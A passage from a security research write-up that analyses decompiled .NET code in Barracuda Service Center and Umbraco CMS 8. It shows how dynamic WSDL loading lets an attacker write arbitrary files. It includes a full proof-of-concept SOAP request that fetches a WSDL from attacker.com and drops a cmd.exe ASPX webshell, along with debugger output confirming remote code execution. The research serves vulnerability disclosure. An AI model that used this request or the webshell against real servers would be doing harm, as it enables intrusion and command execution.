            CompilerResults results =
csharpCodeProvider.CompileAssemblyFromDom(param, new CodeCompileUnit[]
            {
                codeCompileUnit
            }); // [4]
            //..
            this.websvc = results.CompiledAssembly.GetType(serviceName); // [5]
            this.methodInfos = this.websvc.GetMethods(); // [6]
            int methodCount = this.methodInfos.GetLength(0);
            int idx3 = 0;
            while (idx3 < methodCount &&
str_tk.stricmp(this.methodInfos[idx3].Name, "discover") != 0) // [7]
            {
                if (this.methodInfos[idx3].Name == this.methodName) // [8]
                {
                    this.inparams = this.methodInfos[idx3].GetParameters(); //
[9]
                    if (this.inparams.Length != 0)
                    {
                        this.paramTypes = new Type[this.inparams.Length];
                        int paramCount2 = this.inparams.GetLength(0);
                        for (int ix2 = 0; ix2 < paramCount2; ix2++)
                        {
                            this.paramTypes[ix2] =
this.inparams[ix2].ParameterType;
                        }
                        break;
                    }
                    break;
                }
                else
                {
                    idx3++;
                }
            }
        }
        result = true;
    }
    //...
    return result;
}
```

Snippet 31 Barracuda Service Center - DynamicLoad method

It is a rather long method, but allow me to summarize the key points.

At *[1]*, the *WebRequest* object is created to fetch the WSDL from the attacker's HTTP server (side note: there is no cast defined, although the content of the WSDL is not returned and this file read is not exploitable in practice).

At *[2]*, the *ServiceDescription* is created based on the attacker's WSDL.

At *[3]*, the import is performed with the *ServiceDescriptionImporter* instance.

At *[4]*, the assembly is created with the *CompileAssemblyFromDom*.

At *[5]*, the code retrieves our malicious *SoapHttpClientProtocol* based class from the compiled DLL.

At *[6]*, it retrieves methods implemented in this class.

At *[7]*, it starts iterating over the available methods.

At *[8]*, it checks if the current method has the same name as we have provided in the API request.

At *[9]*, it will retrieve parameter types for the given method.

As one can see, this dynamic WSDL loading looks exactly like the one that I have described in the previous chapters. We know that it is vulnerable to the arbitrary file write through the invalid cast in *SoapHttpClientProtocol*.

Now, let's analyze the method invocation part.

```
public XmlDocument InvokeWebMethod()
{
    //...
    try
    {
        object obj = Activator.CreateInstance(this.websvc); // [1]
        //...
        MethodInfo methodInfo;
        if (this.paramTypes != null)
        {
            methodInfo = this.websvc.GetMethod(this.methodName, 
this.paramTypes); // [2]
            if (methodInfo == null)
            {
                throw new Exception("Method " + this.methodName + " not found 
on the service.");
            }
            //...
            if (this.paramTypes.Length == 1 && 
str_tk.stricmp(this.paramTypes[0].ToString(), "System.Xml.XmlNode") == 0)
            {
                //...
            }
            else
            {
                if (!this.PrepParams()) // [3]
                {
                    throw new Exception("Parameter binding for method " + 
this.methodName + " has failed.");
                }
                //...
                response = methodInfo.Invoke(obj, this.paramValues); // [4]
                //...
            }
        }
        //...
    }
}
```

Snippet 32 Barracuda Service Center - InvokeWebMethod

At *[1]*, the code initializes our proxy class with a public no-argument constructor.

At *[2]*, it will retrieve the method to call through the reflection.

At *[3]*, it will deserialize input arguments with the *PrepParams* method.

At *[4]*, it will finally call our proxy method.

The last step is to analyze the *PrepParams* method.

```
private bool PrepParams()
{
    try
    {
        if (this.paramValues.Length == this.paramTypes.Length)
        {
            for (int idx = 0; idx < this.paramValues.Length; idx++)
            {
                if (this.paramTypes[idx] != null)
                {
                    string a = this.paramTypes[idx].ToString().ToLower();
                    if (!(a == "system.guid"))
                    {
                        if (!(a == "system.byte"))
                        {
                            if (!(a == "system.char"))
                            {
                                if (!(a == "system.string&"))
                                {
                                    try
                                    {
                                        this.paramValues[idx] =
Convert.ChangeType(this.paramValues[idx], this.paramTypes[idx]);
                                    }
                                    catch (Exception)
                                    {
                                        MemoryStream memStream = new
MemoryStream(Encoding.UTF8.GetBytes(this.paramValues[idx].ToString()));
                                        XmlSerializer serializer = new
XmlSerializer(this.paramTypes[idx]); // [1]
                                        this.paramValues[idx] =
serializer.Deserialize(memStream); // [2]
                                    }
                                }
                                //...
```

Snippet 33 Barracuda Service Center - PrepParams

One can see, that this method tries to perform some single conversions and casts to retrieve some simple arguments. If it fails, it will try to use the *XmlSerializer* to deserialize arguments.

At *[1]*, it will initialize *XmlSerializer* with the argument type.

At *[2]*, it will deserialize it.


At this point, we know that we can:

- Deliver a malicious WSDL to the Barracuda SC and create the vulnerable proxy class with it.
- Provide a method to execute.
- Deserialize method arguments with the *XmlSerializer*.

It means that we can upload a fully operational ASPX webshell and achieve a Remote Code Execution.

Proof of Concept

This vulnerability can be exploited with a single HTTP Request:




```
POST /SCMessaging/scnoc.asmx HTTP/1.1
Host: barracuda.sc.local
Content-Type: text/xml; charset=utf-8
Content-Length: 1293
SOAPAction: "http://www.levelplatforms.com/nocsupportservices/2.0/InvokeRemoteMethod"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <InvokeRemoteMethod xmlns="http://www.levelplatforms.com/nocsupportservices/2.0/">
      <urlwsdl>http://attacker.com/poc.wsdl</urlwsdl>
      <wsmethod>poc</wsmethod>
      <invalues>
          <anyType xsi:type="xsd:string"><![CDATA[
<scriptattr>
protected void Page_Load(object sender, EventArgs e)
{
    System.Diagnostics.ProcessStartInfo processStartInfo = new
System.Diagnostics.ProcessStartInfo();
    processStartInfo.FileName = "cmd.exe";
    processStartInfo.Arguments = "/c " + Request.QueryString["cmd"];
    processStartInfo.RedirectStandardOutput = true;
    processStartInfo.UseShellExecute = false;

    System.Diagnostics.Process process = System.Diagnostics.Process.Start(processStartInfo);
    using (System.IO.StreamReader streamReader = process.StandardOutput)
    {
         string ret = streamReader.ReadToEnd();
         Response.Clear();
         Response.Write(ret);
         Response.End();
    }
}
</scriptattr>
]]>
          </anyType>
      </invalues>
      <usecredentials>false</usecredentials>
    </InvokeRemoteMethod>
  </soap:Body>
</soap:Envelope>
```

The URL to the attacker's server is delivered in the *urlwsdl* parameter. In the *invalues* argument, we are delivering serialized arguments for the SOAP method invocation. On the other hand, *wsmethod* stores the method to execute.

Regarding the WSDL, it is the same WSDL as presented in the "Practical Exploitation of Dynamic WSDL Loading – ASPX Webshell With Complex Objects" chapter, thus it will not be presented again.

Let's send this request and debug the application. In the first screenshot, we can see that we have reached the compilation method with the attacker-controlled URL.




```
if (comp.DynamicLoad())
{
    xdoc = comp.InvokeWebMethod();
```

100 %

Locals

Name	Value
this	{ScNocSvc}
urlwsdl	"http://attacker.com/poc.wsdl"
wsmethod	"poc"
invalues	{object[0x00000001]}

Then, the new assembly was compiled with the *CompileAssemblyFromDom*.



```
CompilerResults results = csharpCodeProvider.CompileAssemblyFromDom(param, ne
{
    codeCompileUnit
});
if (results.Errors.Count > 0)
{
    CompilerErrorCollection compilerErrors = results.Errors;
    for (int idx2 = 0; idx2 < compilerErrors.Count; idx2++)
```

100 %


Modules

Process All Search

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Addre
Microsoft.GeneratedCode	No	Yes	Yes	200	1.0.0.0	<Unknown>	<no a
ynwvimv3	No	No	Yes	201	0.0.0.0	8/7/2025 7:11:45 AM	00000

In the next screenshot, we can see that we have finally reached a proxy method called *poc*. We can also see that:

- *Url* member is set to the *poc.aspx* file located within the webroot of the application.
- Object of *script* type has a *runat* attribute set to *server* and the base value set to the webshell code.




```
public class PocService123 : SoapHttpClientProtocol
{
    public PocService123()
    {
        base.Url = "file:///Program Files (x86)/Level Platforms/Service Center/
          SCMessaging/poc.aspx";
    }

    [SoapDocumentMethod("http://tempuri.org/poc", RequestNamespace = "http://
      tempuri.org", ResponseNamespace = "http://tempuri.org", Use =
      SoapBindingUse.Literal, ParameterStyle = SoapParameterStyle.Wrapped)]
    public string poc(scriptattr script)
    {
        object[] array = base.Invoke("poc", new object[]
        {
            script
        });
        return (string)array[0];
```

100 %

Locals

Name	Value
this	{PocService123}
script	{scriptattr}
runat	"server"
Value	"\nprotected void Page_Load(object sender, EventArgs e)\n{ \n\tSystem.Diagnos
runatField	"server"
valueField	"\nprotected void Page_Load(object sender, EventArgs e)\n{ \n\tSystem.Diagnos
array	null

Our webshell got uploaded and we have achieved a Remote Code Execution.


Service Center > SCMessaging

Name	Date modified	Type
MWDiagnosticCollectorRelay.ashx	09.06.2025 13:37	ASP.NET Generic ...
OMCommand.svc	09.06.2025 13:37	WCF Web Service
poc.aspx	07.08.2025 07:15	ASPX Source File

Search [Administrator]
estricted Mode is intended for safe code browsing. Trust this window to enable all featur... Manage
{using System.Diagnostics; Untitled-1
poc.aspx 7
C: > Program Files (x86) > Level Platforms > Service Center > SCMessaging > poc.aspx

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><poc
xmlns="http://tempuri.org"><script runat="server">
protected void Page_Load(object sender, EventArgs e)
{
    System.Diagnostics.ProcessStartInfo processStartInfo = ne
```

Umbraco CMS 8 – Authenticated Remote Code Execution Through CSHTML Webshell Upload

Summary

Umbraco CMS is probably the most popular (and most secure) .NET-based CMS solution. Version 8 is the last version based on the .NET Framework and it reached its End-of-Life in 2025. Nevertheless, it is still frequently used.

It turned out that the low-privileged user with the Editor role is able to define “Forms”, which are based on the SOAP invocations. Functionality allows users to generate a SOAP client from the WSDL and then attach it to a form present in the page. This functionality is based on the *ServiceDescriptionImporter*, thus it is vulnerable to the arbitrary file write.

Umbraco supports CSHTML files, and it allows to deliver string arguments to the invoked methods. According to this, it can be successfully exploited with this technique.

Technical Details

Umbraco 8 implements the *WebServiceAnalyser.BuildAssemblyFromWSDL* method, which will start the proxy class generation procedure.

```
private Assembly BuildAssemblyFromWSDL(Uri webServiceUri)
{
    Assembly result;
    try
    {
        bool flag = string.IsNullOrEmpty(webServiceUri.ToString());
        if (flag)
        {
            throw new Exception("Web Service Not Found");
        }
        XmlTextReader xmlreader = new XmlTextReader(webServiceUri.ToString() +
"?wsdl"); // [1]
        ServiceDescriptionImporter descriptionImporter =
this.BuildServiceDescriptionImporter(xmlreader); // [2]
        result = this.CompileAssembly(descriptionImporter); // [3]
    }
    catch (Exception exception)
    {
        Current.Logger.Error(exception, "Exception with WebService
{WebServiceUrl}", new object[]
        {
            webServiceUri
        });
        throw;
    }
    return result;
}
```

Snippet 34 Umbraco CMS 8 - BuildAssemblyFromWSDL

At *[1]*, it will load the WSDL from the attacker's server.

At *[2]*, it will create the *ServiceDescriptionImporter* using the *BuildServiceDescriptionImporter*.

At *[3]*, it will create the DLL using the *CompileAssembly* method.

```
private Assembly CompileAssembly(ServiceDescriptionImporter
descriptionImporter)
{
    CodeNamespace codeNamespace = new CodeNamespace();
    CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
    codeCompileUnit.Namespaces.Add(codeNamespace);
    ServiceDescriptionImportWarnings serviceDescriptionImportWarnings =
descriptionImporter.Import(codeNamespace, codeCompileUnit);
    bool flag = serviceDescriptionImportWarnings ==
(ServiceDescriptionImportWarnings)0;
    if (!flag)
    {
        throw new Exception("Invalid WSDL");
    }
    CodeDomProvider codeDomProvider = CodeDomProvider.CreateProvider("CSharp");
    string[] assemblyNames = new string[]
    {
        "System.dll",
        "System.Web.Services.dll",
        "System.Xml.dll"
    };
    CompilerParameters options = new CompilerParameters(assemblyNames);
    CompilerResults compilerResults =
codeDomProvider.CompileAssemblyFromDom(options, new CodeCompileUnit[]
    {
        codeCompileUnit
    });
    bool hasErrors = compilerResults.Errors.HasErrors;
    if (hasErrors)
    {
        throw new Exception("Compilation Error Creating Assembly");
    }
    return compilerResults.CompiledAssembly;
}
```

Snippet 35 Umbraco CMS 8 - CompileAssembly

Again, the code is similar to the one that we have already seen in different applications and examples. It uses *CodeDomProvider* and *CompileAssemblyFromDom* to generate the assembly with a vulnerable *SoapHttpClientProtocol*.


When the SOAP client proxy will be attached to the Umbraco form and the form will be executed, we will reach the *WebServiceAnalyser.CallMethod*, which will invoke SOAP method and will eventually write the CSHTML webshell.

```
public void CallMethod(string serviceName, string methodName, params object[]
args)
{
    object obj = this._webServiceAssembly.CreateInstance(serviceName);
    Type type = obj.GetType();
    type.InvokeMember(methodName, BindingFlags.InvokeMethod, null, obj, args);
}
```

Snippet 36 Umbraco CMS 8 - CallMethod

Proof of Concept


This vulnerability can be easily exploited through the Umbraco UI. In the first step, I have created a new “Data Source” in the Umbraco “Forms” functionality. I’ve pointed it to the malicious WSDL hosted on my server. I also pointed it to the method that needs to be executed.



UmbracoPoc

Type Select the type of data source	Webservice
Url Webservice URL.	http://attacker.com:8888/pocumbraco.wsdl
User name (optional)	
Password (optional)	
Service Name The service containing the methods for sending and receiving records.	UmbracoPoc
Method The service method which can insert records.	PocMethod

When the data source is being saved, the assembly will be generated using the *BuildAssemblyFromWSDL* method.



```
private Assembly BuildAssemblyFromWSDL(Uri webServiceUri)
{
    Assembly result;
    try
    {
        bool flag = string.IsNullOrEmpty(webServiceUri.ToString());
        if (flag)
        {
